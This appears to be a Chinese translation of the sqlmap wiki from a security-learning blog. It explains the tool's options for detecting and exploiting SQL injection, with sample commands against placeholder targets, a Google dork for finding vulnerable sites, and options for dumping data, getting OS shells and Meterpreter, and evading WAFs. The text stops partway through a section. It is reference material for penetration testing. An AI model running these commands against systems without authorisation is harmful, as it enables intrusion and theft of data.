信安之路出品

SqlMap Wiki

2017

翻译作者： Choohan

排版： myh0st

小编寄语：首先感谢作者的投稿，相信翻译这篇文章用了作者很多的时间，我在排版就用了几乎一周的业余时间，排版都这么辛苦，可想而知翻译这个工作量是多么的大，相信作者翻译仅仅是因为爱好以及想要学东西才回去做这么庞大的工程，在此感谢你的付出。

信安之路：旨在为大家创造一个学习分享的平台，在这个安全如此浮躁的环境下，希望可以有一方净土，不谈攻击，只谈如何学习，如何提升技术内涵，充实自己的知识库，在学习安全技术的道路上不在孤单，坚决不做违法犯罪的事情，做一个有担当有梦想有情怀的白帽子，为我们祖国的安全事业出一份力，坚持下去，成我国安全事业的基石。

投稿福利：

1 如果你的原创内容通过我们作者群或者知识星球用户的审核并发表到公众号，则可以赠与十元红包作为奖励。

2 当天24小时阅读人数超过总人数（目前5.3k左右，不过随着关注人数的增加，需要的阅读数也在增加）的百分之二十则可以免费加入知识星球，一起分享学习 。

3 当前24小时阅读人数超过总人数（目前5.3千左右，不过随着关注人数的增加，需要的阅读数也在增加）的百分之三十则送一本与安全相关的书籍（自选，不超过100块）

4 投稿文章被选入公众号发表有两篇以上可以免费被邀请到知识星球

5 投稿文章被选入公众号发表有三篇以上可以被提升为信安之路学习交流群的管理员，然后加入我们作者群，加入作者群后投稿奖励翻倍。

官方博客：http://www.myh0st.cn

目录：

作者叙

之前在学习 sqlmap 的时候的确参考了网上面的很多文章， 结果发现很多内容都是千篇一律或者说是介绍的内容配不上 sqlmap “神器”的称号
在看过官网的 wiki 之后不得不说 sqlmap 真的很厉害 但是很多人对于他的使用、理解 可能还是停留在单纯的某几个参数的使用上面 没有办法发挥出他完全的性能 因此才有了翻译 wiki 的想法 如今已经完成了初步的翻译 翻译过程中已经发现 wiki 里面有很多提到的技术自己所不清楚 因此在完成初步翻译的时候已经想到了下一个更详细的版本的雏形
1、首先是各种专业名词的解析
2、给出各个参数更加详细的例子
3、与所提到的工具结合使用的例子
4、关于 API 接口， 提供 Demo
此文档中如果存在翻译或者解释上面错误 欢迎各位指出o(￣▽￣)ブ

基础参数解释

```
Usage: python sqlmap.py [options]
```

Options:

```
-h, --help Show basic help message and exit => 显示最为基本的帮助信息
```

```
-hh Show advanced help message and exit => 显示进一步、更为详细的帮助信息
```

```
--version Show program's version number and exit => 显示程序版本什么的
```

```
-v VERBOSE Verbosity level: 0-6 (default 1)=> sqlmap上显示信息的复杂程度
```

Target:

```
At least one of these options has to be provided to define the target(s) => 在使用sqlmap连接目标时 至少带有一个下列选项
```

```
-d DIRECT Connection string for direct database connection => 直接连接数据库
```

> -u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1") => 跟目标的url

> -l LOGFILE Parse target(s) from Burp or WebScarab proxy log file => 从Burp或者代理软件的日志文件中解析目标

> -x SITEMAPURL Parse target(s) from remote sitemap(.xml) file => 从远程网站地图(就是xml文件)解析这个目标

> -m BULKFILE Scan multiple targets given in a textual file => 从文件中扫描多个目标

> -r REQUESTFILE Load HTTP request from a file => 从文件中读取HTTP request

> -g GOOGLEDORK Process Google dork results as target URLs => 把google 搜索中的结果作为目标地址

> -c CONFIGFILE Load options from a configuration INI file => 从配置文件中读取配置

Request:

> These options can be used to specify how to connect to the target URL => 下列选项时用作如何连接目标地址的

> --method=METHOD Force usage of given HTTP method (e.g. PUT) => 使用所给的方法连接目标

> --data=DATA Data string to be sent through POST => 填写要用post提交的数据

> --param-del=PARA.. Character used for splitting parameter values => 用于分割参数值的字符

> --cookie=COOKIE HTTP Cookie header value => 填写HTTP Cookie 头的值

> --cookie-del=COO.. Character used for splitting cookie values => 用于分割cookie值的字符

```
--load-cookies=L.. File containing cookies in Netscape/wget format => 使用Netscape/wget 这两种文件中包含的cookies
```

```
--drop-set-cookie Ignore Set-Cookie header from response => 忽视response中的Set-Cookie的头
```

```
--user-agent=AGENT HTTP User-Agent header value => http 用户代理数据头的值
```

```
--random-agent Use randomly selected HTTP User-Agent header value => 使用随机选择的HTTP用户代理数据头值
```

```
--host=HOST HTTP Host header value => 可以手动设置host的值
```

```
--referer=REFERER HTTP Referer header value => 手动设置referer头的值
```

```
-H HEADER, --hea.. Extra header (e.g. "X-Forwarded-For: 127.0.0.1") => 可以手动添加头
```

```
--headers=HEADERS Extra headers (e.g. "Accept-Language: fr\nETag: 123") => 手动添加更加复杂的头
```

```
--auth-type=AUTH.. HTTP authentication type (Basic, Digest, NTLM or PKI) => http认证模式
```

```
--auth-cred=AUTH.. HTTP authentication credentials (name:password) => http身份认证
```

```
--auth-file=AUTH.. HTTP authentication PEM cert/private key file => http PEM身份认证 从文件中读取公钥、私钥
```

```
--ignore-401 Ignore HTTP Error 401 (Unauthorized) => 忽视HTTP 401错误 （非法的）
```

```
--proxy=PROXY Use a proxy to connect to the target URL => 使用代理连接目标地址
```

```
--proxy-cred=PRO.. Proxy authentication credentials (name:password) => 代理身份验证
```

```
--proxy-file=PRO.. Load proxy list from a file => 从文件读取代理名单
```

```
--ignore-proxy Ignore system default proxy settings => 忽视系统默认的代理设置
```

```
--tor Use Tor anonymity network => 使用tor的匿名网络
```

```
--tor-port=TORPORT Set Tor proxy port other than default => 使用其他端口而非tor默认端口
```

```
--tor-type=TORTYPE Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5) => 设置Tor代理模式
```

```
--check-tor Check to see if Tor is used properly => 检查Tor是否适当使用？
```

```
--delay=DELAY Delay in seconds between each HTTP request => HTTP请求之间添加几秒延迟
```

```
--timeout=TIMEOUT Seconds to wait before timeout connection (default 30) => 超时时间的设置
```

```
--retries=RETRIES Retries when the connection timeouts (default 3) => 超时之后的重试
```

```
--randomize=RPARAM Randomly change value for given parameter(s) => 随机改变所给变量的值
```

```
--safe-url=SAFEURL URL address to visit frequently during testing => 测试时保持成功连接URL
```

```
--safe-post=SAFE.. POST data to send to a safe URL => 发送正确的post
```

```
--safe-req=SAFER.. Load safe HTTP request from a file => 从文件中读取安全的HTTP request
```

```
--safe-freq=SAFE.. Test requests between two visits to a given safe URL => 两次正常发送请求之间进行测试
```

> --skip-urlencode Skip URL encoding of payload data => 跳过对payload的URL编码

> --csrf-token=CSR.. Parameter used to hold anti-CSRF token => 采用变量阻挡anti-CSRF

> --csrf-url=CSRFURL URL address to visit to extract anti-CSRF token => 用其他URL来测试是否有其他的anti-CSRF

> --force-ssl Force usage of SSL/HTTPS => 使用SSL/HTTPS

> --hpp Use HTTP parameter pollution method => 采用 HTTP变量污染工具

> --eval=EVALCODE Evaluate provided Python code before the request (e.g."import hashlib; id2=hashlib.md5(id).hexdigest()") => 发送request前利用自带Python再编码一次

Optimization:

> These options can be used to optimize the performance of sqlmap => 这些选项是为了最佳化sqlmap的功能

> -o Turn on all optimization switches => 打开所有最佳化开关

> --predict-output Predict common queries output => 预测所有通用查询输出

> --keep-alive Use persistent HTTP(s) connections => 使用稳定的HTTP连接

> --null-connection Retrieve page length without actual HTTP response body => 不发送HTTP response来重载网页

> --threads=THREADS Max number of concurrent HTTP(s) requests (default 1) => 最大使用线程数

Injection:

These options can be used to specify which parameters to test for,provide custom injection payloads and optional tampering scripts => 这些选项是用来指定哪些参数是用来测试的 使用常用的注入payload和可选的混淆脚本

-p TESTPARAMETER Testable parameter(s) => 可测试的变量

--skip=SKIP Skip testing for given parameter(s) => 跳过测试给出的变量

--skip-static Skip testing parameters that not appear to be dynamic => 跳过测试不是动态的参数

--param-exclude=.. Regexp to exclude parameters from testing (e.g. "ses") => 使用正则排除测试中的参数

--dbms=DBMS Force back-end DBMS to this value => 测试后台DBMS时使用给出的这个

--dbms-cred=DBMS.. DBMS authentication credentials (user:password) => DBMS身份验证

--os=OS Force back-end DBMS operating system to this value => 验证后台DBMS的OS时使用这个值

--invalid-bignum Use big numbers for invalidating values => 使用数值很大的数字作为无效数字

--invalid-logical Use logical operations for invalidating values => 使用逻辑运算作为无效的值

--invalid-string Use random strings for invalidating values => 用随机字符串作为i无效值

--no-cast Turn off payload casting mechanism => 关闭payload类型转换机制

--no-escape Turn off string escaping mechanism => 关闭字符串逃逸机制

> --prefix=PREFIX Injection payload prefix string => 给注入的payload加上前缀

> --suffix=SUFFIX Injection payload suffix string => 注入payload加上后缀

> --tamper=TAMPER Use given script(s) for tampering injection data => 用给出的脚本对注入数据进行混淆

Detection:

> These options can be used to customize the detection phase => 这些选项用于自定义检测

> --level=LEVEL Level of tests to perform (1-5, default 1) => 测试结果展现的级别

> --risk=RISK Risk of tests to perform (1-3, default 1) => 危险等级展现的级别

> --string=STRING String to match when query is evaluated to True => 查询结果为真时用字符串进行匹配

> --not-string=NOT.. String to match when query is evaluated to False => 查询结果为假时用字符串进行匹配

> --regexp=REGEXP Regexp to match when query is evaluated to True => 查询为真时用正则表达式进行匹配

> --code=CODE HTTP code to match when query is evaluated to True => 查询为真时对HTTP code进行匹配

> --text-only Compare pages based only on the textual content => 通过文本内容进行页面比较

> --titles Compare pages based only on their titles => 通过title进行页面比较

Techniques:

> These options can be used to tweak testing of specific SQL injection techniques => 这些是用于对特殊的SQL injection进行微调

```
--technique=TECH SQL injection techniques to use (default "BEUSTQ") => 使用这几种SQL注入技术
```

```
--time-sec=TIMESEC Seconds to delay the DBMS response (default 5) => 设置延迟注入的时间
```

```
--union-cols=UCOLS Range of columns to test for UNION query SQL injection => 设定UNION查询的的字段数
```

```
--union-char=UCHAR Character to use for bruteforcing number of columns => 设定暴力破解列数的字段
```

```
--union-from=UFROM Table to use in FROM part of UNION query SQL injection => 使用之前获得的表明进行UNION查询
```

```
--dns-domain=DNS.. Domain name used for DNS exfiltration attack => DNS溢出攻击所用域名
```

```
--second-order=S.. Resulting page URL searched for second-order response => 用响应页面的URL进行查询另外一个响应
```

Fingerprint:

```
-f, --fingerprint Perform an extensive DBMS version fingerprint => 测试大量的DBMS版本的指纹
```

Enumeration:

```
These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements
=>
这些选项可以用作枚举DBMS的信息以及他的表的结构和信息 当然你也可以使用你的SQL语句
```

```
-a, --all Retrieve everything => 检索之前的动作
```

```
-b, --banner Retrieve DBMS banner => 检索DBMS的版本号
```

```
--current-user Retrieve DBMS current user => 检索DBMS当前登录的用户
```

```
--current-db Retrieve DBMS current database => 检索DBMS当前所处的数据库
```

```
--hostname Retrieve DBMS server hostname => 检索DBMS服务器的主机名称
```

```
--is-dba Detect if the DBMS current user is DBA => 检测DBMS当前的用户是否是DBA
```

```
--users Enumerate DBMS users => 枚举DBMS用户
```

```
--passwords Enumerate DBMS users password hashes => 枚举DBMS用户密码的哈希值
```

```
--privileges Enumerate DBMS users privileges => 枚举DBMS用户的权限
```

```
--roles Enumerate DBMS users roles => 枚举DBMS用户的功能？
```

```
--dbs Enumerate DBMS databases => 枚举DBMS数据库
```

```
--tables Enumerate DBMS database tables => 枚举DBMS数据库的表
```

```
--columns Enumerate DBMS database table columns => 枚举DBMS数据库的表和列
```

```
--schema Enumerate DBMS schema => 枚举DBMS的模式
```

```
--count Retrieve number of entries for table(s) => 检索有多少的表
```

```
--dump Dump DBMS database table entries => 下载DBMS中当前所在的表
```

```
--dump-all Dump all DBMS databases tables entries => 下载所有的表
```

```
--search Search column(s), table(s) and/or database name(s) => 搜索列 表 或者数据库的名称
```

```
--comments Retrieve DBMS comments => 检索DBMS的解释？
```

```
-D DB DBMS database to enumerate => 枚举DBMS的数据库
```

```
-T TBL DBMS database table(s) to enumerate => 枚举表
```

```
-C COL DBMS database table column(s) to enumerate => 枚举表中的列
```

```
-X EXCLUDECOL DBMS database table column(s) to not enumerate => 不枚举表中的
```

```
-U USER DBMS user to enumerate => 枚举DBMS的用户
```

```
--exclude-sysdbs Exclude DBMS system databases when enumerating tables => 枚举时不显示系统的数据库
```

```
--pivot-column=P.. Pivot column name => 挖掘列名
```

```
--where=DUMPWHERE Use WHERE condition while table dumping => 下载表时使用WHERE语句
```

```
--start=LIMITSTART First query output entry to retrieve => 下载时选择项从哪里开始下载
```

```
--stop=LIMITSTOP Last query output entry to retrieve => 下载时项到哪里结束
```

```
--first=FIRSTCHAR First query output word character to retrieve => 下载时选择几个字符开始
```

```
--last=LASTCHAR Last query output word character to retrieve => 下载时选择几个字符结束
```

```
--sql-query=QUERY SQL statement to be executed => 要执行的SQL语句
```

```
--sql-shell Prompt for an interactive SQL shell => 执行shell
```

```
--sql-file=SQLFILE Execute SQL statements from given file(s) => 从文件中执行SQL语句
```

Brute force:

```
These options can be used to run brute force checks => 用于暴力检查的选项
```

> --common-tables Check existence of common tables => 检查存在的常见table

> --common-columns Check existence of common columns => 检查常见的column

User-defined function injection:

> These options can be used to create custom user-defined functions => 用于运行用于自定义函数的选项

> --udf-inject Inject custom user-defined functions => 使用用户自定义的注入

> --shared-lib=SHLIB Local path of the shared library => 本地分享的函数库

File system access:

> These options can be used to access the back-end database management system underlying file system
> =>
> 用于对数据管理系统的文件进行读写

> --file-read=RFILE Read a file from the back-end DBMS file system => 从DBMS中读取文件

> --file-write=WFILE Write a local file on the back-end DBMS file system => 往DBMS中写入文件

> --file-dest=DFILE Back-end DBMS absolute filepath to write to => 使用绝对路径写入文件

Operating system access:

> These options can be used to access the back-end database management system underlying operating system
> =>
> 用于对操作系统的文件进行读写

```
--os-cmd=OSCMD Execute an operating system command => 运行系统命令行
```

```
--os-shell Prompt for an interactive operating system shell => 运行shell
```

```
--os-pwn Prompt for an OOB shell, Meterpreter or VNC => 运行 OOB shell metrepreter VNC
```

```
--os-smbrelay One click prompt for an OOB shell, Meterpreter or VNC => 一键进行smb注入
```

```
--os-bof Stored procedure buffer overflow exploitation => 一种溢出攻击(SQL server)
```

```
--priv-esc Database process user privilege escalation => 用户特权提升
```

```
--msf-path=MSFPATH Local path where Metasploit Framework is installed => 输入msf安装的位置
```

```
--tmp-path=TMPPATH Remote absolute path of temporary files directory => 远程文件的绝对路径
```

Windows registry access:

```
These options can be used to access the back-end database management system Windows registry
=>
Windows下可以对注册表进行写入
```

```
--reg-read Read a Windows registry key value => 读取注册表的值
```

```
--reg-add Write a Windows registry key value data => 写入注册表的值
```

```
--reg-del Delete a Windows registry key value => 删除一个注册表的值
```

```
--reg-key=REGKEY Windows registry key => 手动输入创建一个注册表的项
```

```
--reg-value=REGVAL Windows registry key value => 手动输入注册表的值
```

```
--reg-data=REGDATA Windows registry key value data => 手动输入注册表的数据
```

```
--reg-type=REGTYPE Windows registry key value type => 手动输入注册表的类型
```

General:

```
These options can be used to set some general working parameters => 设置一些通用的参数
```

```
-s SESSIONFILE Load session from a stored (.sqlite) file => 从文件中读取会话
```

```
-t TRAFFICFILE Log all HTTP traffic into a textual file => 把所有HTTP中的问题写入文件中
```

```
--batch Never ask for user input, use the default behaviour => 一直使用默认选项
```

```
--binary-fields=.. Result fields having binary values (e.g. "digest") => 结果都用二进制进行存储
```

```
--charset=CHARSET Force character encoding used for data retrieval => 检索时对字符进行编码
```

```
--crawl=CRAWLDEPTH Crawl the website starting from the target URL => 从目标地址开始爬取网站
```

```
--crawl-exclude=.. Regexp to exclude pages from crawling (e.g. "logout") => 爬取网站时用正则排除部分网页
```

```
--csv-del=CSVDEL Delimiting character used in CSV output (default ",") => 定义在CSV输出中运用的字符
```

```
--dump-format=DU.. Format of dumped data (CSV (default), HTML or SQLITE) => 格式化下载的东西
```

```
--eta Display for each output the estimated time of arrival => 显示输出预计达到时间
```

```
--flush-session Flush session files for current target => 清空当前目标的缓存
```

```
--forms Parse and test forms on target URL => 分析测试目标URL中的表单
```

```
--fresh-queries Ignore query results stored in session file => 忽略缓存文件中的查询结果
```

```
--hex Use DBMS hex function(s) for data retrieval => 检索时使用hex函数进行
```

```
--output-dir=OUT.. Custom output directory path => 自定义输出的目录
```

```
--parse-errors Parse and display DBMS error messages from responses => 显示DBMS回复头中的错误信息
```

```
--save=SAVECONFIG Save options to a configuration INI file => 把选项保存在配置文件中
```

```
--scope=SCOPE Regexp to filter targets from provided proxy log => 从代理日志中用正则筛选
```

```
--test-filter=TE.. Select tests by payloads and/or titles (e.g. ROW) => 对输入的条件在payload中进行筛选并测试
```

```
--test-skip=TEST.. Skip tests by payloads and/or titles (e.g. BENCHMARK) => 对输入的条件在payload中进行剔除并测试
```

```
--update Update sqlmap => 升级啊o( ￣▽￣)ブ
```

Miscellaneous:杂项

```
-z MNEMONICSUse short mnemonics (e.g. "flu,bat,ban,tec=EU") => 使用简写
```

```
--alert=ALERT Run host OS command(s) when SQL injection is found => 发现SQL注入时运行主机的cmd
```

```
--answers=ANSWERS Set question answers (e.g. "quit=N,follow=N")
=> 对填写的关键字进行设置
```

```
--beep Beep on question and/or when SQL injection is found =>
发现SQL注入时bee bee bee的响o( ￣▽￣)ブ
```

```
--cleanup Clean up the DBMS from sqlmap specific UDF and tables
=> 清除DBMS中的sqlmap特殊的函数和表
```

```
--dependencies Check for missing (non-core) sqlmap dependencies
=> 检查SQLMAP缺失的依赖
```

```
--disable-coloring Disable console output coloring => 显示控制台
输出的颜色
```

```
--gpage=GOOGLEPAGE Use Google dork results from specified page
number => 使用google搜索结果中特定的网页数
```

```
--identify-waf Make a thorough testing for a WAF/IPS/IDS
protection => 对WAF之类的进行检测测试
```

```
--skip-waf Skip heuristic detection of WAF/IPS/IDS protection
=> 跳过WAF的启发式保护
```

```
--mobileImitate smartphone through HTTP User-Agent header => 模
仿手机的HTTP头
```

```
--offline Work in offline mode (only use session data) => 离线模
式运行
```

```
--purge-output Safely remove all content from output directory
=> 安全删除目录下的内容
```

```
--smart Conduct thorough tests only if positive heuristic(s) =>
智能判断注入
```

```
--sqlmap-shell Prompt for an interactive sqlmap shell => 运行
sqlmap shell
```

```
--wizardSimple wizard interface for beginner users => 对于初学者
简单的向导
```

输出的详细程度

> Option: -v
> This option can be used to set the verbosity level of output messages. There exist **seven** levels of verbosity. The default level is **1** in which information, warning, error, critical messages and Python tracebacks (if any occur) are displayed.
> =>
> 这个选项是用来设置输出信息的详细程度的 他就有七个级别 默认级别是1 这个级别下显示的有信息 警告 错误 关键信息以及 Python 的错误信息回显

- **0**: Show only Python tracebacks, error and critical messages. => 只是显示Python的错误回显 错误以及关键信息
- **1**: Show also information and warning messages. => 增加显示信息以及警告消息
- **2**: Show also debug messages. => 增加显示调试？排错信息
- **3**: Show also payloads injected. => 增加显示注入使用的payload
- **4**: Show also HTTP requests. => 还显示HTTP请求头
- **5**: Show also HTTP responses' headers. => 还显示HTTP回应头
- **6**: Show also HTTP responses' page content. => 显示HTTP回应的页面内容

> A reasonable level of verbosity to further understand what sqlmap does under the hood is level **2**, primarily for the detection phase and the take-over functionalities. Whereas if you want to see the SQL payloads the tools sends, level **3** is your best choice. This level is also recommended to be used when you feed the developers with a potential bug report, make sure you send along with the standard output the traffic log file generated with option -t.
> =>
> 为了更好的取理解sqlmap到底在检测阶段都干了些什么 建议使用级别**2**的参数，如果你想看到SQL payload所发送的注入 级别**3**是你最好的选择，在告诉开发者一个可能存在的bug时 也推荐你使用这个级别 当然 要确保你使用了-t功能去生成一个标准的流量日志文件

> In order to further debug potential bugs or unexpected behaviours, we recommend you to set the verbosity to level **4** or above. It should be noted that there is also a possibility to set the verbosity by using the shorter version of this option where number of letters `v` inside the provided switch (instead of option) determines the verbosity level (e.g. `-v` instead of `-v 2`, `-vv` instead of `-v 3`, `-vvv` instead of `-v 4`, etc.)
> =>
> 为了获得更加多可能存在的bug或者一些不可预测的行为 我们推荐你设置级别**4**或者以上的数字 同时你应该知道 你也可以在设置级别的额时候使用缩写 例如`-v`来代替`-v 2` `-vv`代替`-v 3`之类的

指定目标

> At least one of these options has be provided to set the target(s).
> =>
> 下面选项中至少选择一项用于目标

Direct connection to the database => 直接连接数据库

> Option: `-d`
> Run sqlmap against a single database instance. This option accepts a connection string in one of following forms:
> =>
> 用sqlmap直接连接上一个数据库 详细参数如下

- `DBMS://USER:PASSWORD@DBMS_IP:DBMS_PORT/DATABASE_NAME` (MySQL, Oracle, Microsoft SQL Server, PostgreSQL, etc.)
- `DBMS://DATABASE_FILEPATH` (SQLite, Microsoft Access, Firebird, etc.)

For example:

```
$ python sqlmap.py -d
"mysql://admin:admin@192.168.21.17:3306/testdb" -f --banner --
dbs --users
```

Target URL => 目标URL

> Option: -u or --url
> Run sqlmap against a single target URL. This option requires a target URL in following form:
> =>
> 在sqlmap中连接目标URL 格式如下 :

http(s)://targeturl[:port]/[...]

For example:

> $ python sqlmap.py -u "http://www.target.com/vuln.php?id=1" -f --banner --dbs --users

Parse targets from Burp or WebScarab proxy logs => 从Burp WebScarab中获取目标

> Option: -l
> Rather than providing a single target URL, it is possible to test and inject against HTTP requests proxied through Burp proxy or WebScarab proxy.
> =>
> 相比提供一个单独的URL 你也可以直接通过Burp 和WebScarab 去测试、注入HTTP请求

> This option requires an argument which is the proxy's HTTP requests log file.
> =>
> 这个选项需要你提供一个HTTP请求的日志

Parse targets from remote sitemap(.xml) file => 从xml文件中获取目标

> Option: -x
> A sitemap is a file where web admins can list the web page locations of their site to tell search engines about the site content's organization. You can provide a sitemap's location to sqlmap by using option -x (e.g. -x

http://www.target.com/sitemap.xml) so it could find usable target URLs for scanning purposes.
=>
站图是一个Web管理员告诉搜索引擎自己网站上面所有页面的目录的结构 通过这个选项 你也可以提供这样的一个文件来找到对自己有用的目标URL

Scan multiple targets enlisted in a given textual file => 扫描文件中的多个目标

Option: -m
Providing list of target URLs enlisted in a given bulk file, sqlmap will scan each of those one by one.
=>
提供含有大量的目标URL的文件 sqlmap会一个一个对他们进行扫描

Sample content of a bulk file provided as an argument to this option:
=>
下面给出这样的一个例子
www.target1.com/vuln1.php?q=foobar
www.target2.com/vuln2.asp?id=1
www.target3.com/vuln3/id/1*

Load HTTP request from a file => 从文件中读取HTTP请求

Option: -r
One of the possibilities of sqlmap is loading of raw HTTP request from a textual file. That way you can skip usage of a number of other options (e.g. setting of cookies, POSTed data, etc).
=>
sqlmap也可以从文件中读取未修改过的HTTP请求 这样你就能避免使用大量的其他参数 例如 cookies POST data 这些

Sample content of a HTTP request file provided as an argument to this option:
=>

> 这里又是一个例子(。·∀·)ﾉﾞ嗨
> POST /vuln.php HTTP/1.1
> Host: www.target.com
> User-Agent: Mozilla/4.0
> id=1

> Note that if the request is over HTTPS, you can use this in conjunction with switch --force-ssl to force SSL connection to 443/tcp. Alternatively, you can append :443 to the end of the Host header value.
> =>
> 请注意 如果请求是用HTTPS的 那么你可以用--force-ssl来用SSL连接上443/tcp 当然你也可以在HOST头值的后面跟上:443

Process Google dork results as target addresses => Google搜索结果作为目标地址

> Option: -g
> It is also possible to test and inject on GET parameters based on results of your Google dork.
> =>
> 你也可以把Google搜索结果中的GET参数作为测试还有注入的目标

> This option makes sqlmap negotiate with the search engine its session cookie to be able to perform a search, then sqlmap will retrieve Google first 100 results for the Google dork expression with GET parameters asking you if you want to test and inject on each possible affected URL.
> =>
> 这个选项让sqlmap利用搜索引擎中的会话缓存来实现一个搜索 然后会显示google搜索到了前100个可能存在注入的网站 问你是否会对他们进行注入

For example:

```
$ python sqlmap.py -g "inurl:\".php?id=1\""
```

Load options from a configuration INI file => 从配置文件中获取配置

```
Option: -c
It is possible to pass user's options from a configuration INI
file, an example is sqlmap.conf.
=>
你也可以在配置文件中对选项进行配置
```

```
Note that if you provide other options from command line, those
are evaluated when running sqlmap and overwrite those provided
in the configuration file.
=>
注意 如果你在命令行中也输入了参数配置 那么你卸载配置文件中的配置将不
会起作用
```

设置请求方式

```
These options can be used to specify how to connect to the
target URL.
=>
用于如何连接目标URL
```

HTTP method

```
Option: --method
sqlmap automatically detects the proper HTTP method to be used
in HTTP requests. Nevertheless, in some cases, it is required
to force the usage of specific HTTP method (e.g. PUT) that is
not used by automatism. This is possible with usage of this
option (e.g. --method=PUT).
=>
sqlmap会自动检测适合连接HTTP request的方法 然后 在特殊情况下 是需要
你去输入特定的HTTP方法 这种情况下 就需要你用这个选项
```

HTTP data

```
Option: --data
```

> By default the HTTP method used to perform HTTP requests is GET, but you can implicitly change it to POST by providing the data to be sent in the POST requests. Such data, being those parameters, are tested for SQL injection as well as any provided GET parameters.
> =>
> 默认情况下HTTP请求用的是GET方法 但是你可以把它改成POST方法 并且提供POST方法的数据 同样会对这个数据进行SQL注入

For example:

```
$ python sqlmap.py -u "http://www.target.com/vuln.php" --data="id=1" -f --banner --dbs --users
```

Parameter splitting character => 拆分参数的字符

> Option: --param-del
> There are cases when default parameter delimiter (e.g. &; in GET and POST data) needs to be overwritten for sqlmap to be able to properly split and process each parameter separately.
> =>
> 在某些情况下 我们需要对默认参数(GET POST中)的分隔符进行替换 这样sqlmap才能把每个参数分割开来 并进行单独处理

For example:

```
$ python sqlmap.py -u "http://www.target.com/vuln.php" --data="query=foobar;id=1" --param-del=";" -f --banner --dbs --users
```

HTTP Cookie header

> Options and switch: --cookie, --cookie-del, --load-cookies and --drop-set-cookie
> These options and switches can be used in two situations:
> =>
> 这两种情况下可以选择这个选项:

> The web application requires authentication based upon cookies and you have such data. => Web应用需要cookie的认证 你也拥有这个cookie
> You want to detect and exploit SQL injection on such header values. => 你想对这个头进行注入测试

> Either reason brings you to need to send cookies with sqlmap requests, the steps to go through are the following:
> =>
> 这两个都需要你通过sqlmap的request来发送cookie cookie的获取可以按照下面的步骤:
> Login to the application with your favourite browser. => 用浏览器登录应用
> Get the HTTP Cookie from the browser's preferences or from the HTTP proxy screen and copy to the clipboard. => 通过浏览器或者HTTP代理获取到HTTP的cookie值
> Go back to your shell and run sqlmap by pasting your clipboard as value of the option `--cookie`. => 回到shell中运行sqlmap 且把cookie的值放到 `--cookie` 中

> Note that the HTTP `Cookie` header values are usually separated by a `;` character, **not** by an `&;`. sqlmap can recognize these as separate sets of `parameter=value` too, as well as GET and POST parameters. In case that the separation character is other than `;` it can be specified by using option `--cookie-del`.
> =>
> 注意HTTP头的cookie值通常使用;分隔的 而不是`&;` sqlmap能识别GET POST以及你所给出来的参数。 你能够使用 `--cookie-del`来规定分隔cookie的值而不是使用`;`

> If at any time during the communication, the web application responds with `Set-Cookie` headers, sqlmap will automatically use its value in all further HTTP requests as the `Cookie` header. sqlmap will also automatically test those values for SQL injection. This can be avoided by providing the switch `--drop-set-cookie` - sqlmap will ignore any coming `Set-Cookie` header.

=>
在会话过程中 如果web应用发送了Set-Cookie头 那么sqlmap会在接下来所有的HTTP请求头中把Set-Cookie的值作为Cookie的值 sqlmap会自动的测试这些值能否进行注入 你可以通过使用--drop-set-cookie来停止 这样他就会忽视接下来收到的Set-Cookie值

Vice versa, if you provide a HTTP Cookie header with option --cookie and the target URL sends an HTTP Set-Cookie header at any time, sqlmap will ask you which set of cookies to use for the following HTTP requests.
=>
反之亦然 如果你用选项--cookie提供了一个HTTP的Cookie头 并且目标URL发送了一个HTTP的Set-Cookie头 sqlmap会提示接下俩的使用哪一个作为HTTP请求

There is also an option --load-cookies which can be used to provide a special file containing Netscape/wget formatted cookies.
=>
你也可以通过使用选项--load-cookies来读取包含文件中所包含的Netscape/wget格式的cookie

Note that also the HTTP Cookie header is tested against SQL injection if the --level is set to 2 or above. Read below for details.
=>
同时你要知道当--level参数大于等于2的时候 会对Cookie参数进行SQL注入的测试

HTTP User-Agent header HTTP中的User-Agent头

Option and switch: --user-agent and --random-agent
By default sqlmap performs HTTP requests with the following User-Agent header value:
=>
默认情况下 sqlmap在发送HTTP User-Agent头时是使用下列的值
sqlmap/1.0-dev-xxxxxxx (http://sqlmap.org)

> However, it is possible to fake it with the option --user-agent by providing custom User-Agent as the option's argument.
> =>
> 当然你也可以通过自己设置来选择不同的User-Agent值

> Moreover, by providing the switch --random-agent, sqlmap will randomly select a User-Agent from the ./txt/user-agents.txt textual file and use it for all HTTP requests within the session.
> =>
> 另外 你也可以通过使用random-agent来使用sqlmap在./txt/user-agents.txt 目录下自带的值 同时你要注意到 在接下来的会话中 都会使用这个值

> Some sites perform a server-side check of HTTP User-Agent header value and fail the HTTP response if a valid User-Agent is not provided, its value is not expected or is blacklisted by a web application firewall or similar intrusion prevention system. In this case sqlmap will show you a message as follows:
> =>
> 有些网站会对HTTP中的User-Agent值进行检测 并且会对被他防火墙或者检测系统列入黑名单 或者不在白名单上的值进行拒绝 这种情况下 你会看到如下信息

> [hh:mm:20][ERROR] the target URL responded with an unknown HTTP status code, try to force the HTTP User-Agent header with option --user-agent or --random-agent
> =>
> 目标URL返回了未知的HTTP状态码 请使用HTTP User-Agent或者--random-agent

> Note that also the HTTP User-Agent header is tested against SQL injection if the --level is set to 3 or above. Read below for details.
> =>
> 请注意 只有在--level等级为3以上的时候才会使用到User-Agent

HTTP Host header

> Option: --host
> You can manually set HTTP Host header value. By default HTTP Host header is parsed from a provided target URL.
> =>
> 你可以手动设置HTTP中 Host的值 默认情况下使用的是目标URL提供的值

> Note that also the HTTP Host header is tested against SQL injection if the --level is set to 5. Read below for details.
> =>
> 只有在--level值为5的时候才会使用

HTTP Referer header

> Option: --referer
> It is possible to fake the HTTP Referer header value. By default no HTTP Referer header is sent in HTTP requests if not explicitly set.
> =>
> 你可以对HTTP头中的Referer值造假 在没有特殊设定下 HTTP回应中是不会发送Referer头

> Note that also the HTTP Referer header is tested against SQL injection if the --level is set to 3 or above. Read below for details.
> =>
> 只有在3以及3以上的设置下才会使用--referer

Extra HTTP headers

> Option: `--headers
> It is possible to provide extra HTTP headers by setting the option --headers. Each header must be separated by a newline and it is much easier to provide them from the configuration INI file. You can take a look at the sample sqlmap.conf file for such case.
> =>

> 使用--headers 你可以提供额外的HTTP头 提供的每一个header 都必须新开一行 建议在配置文件中使用 你可以打开sqlmap.conf来查看实例

Example against a MySQL target:

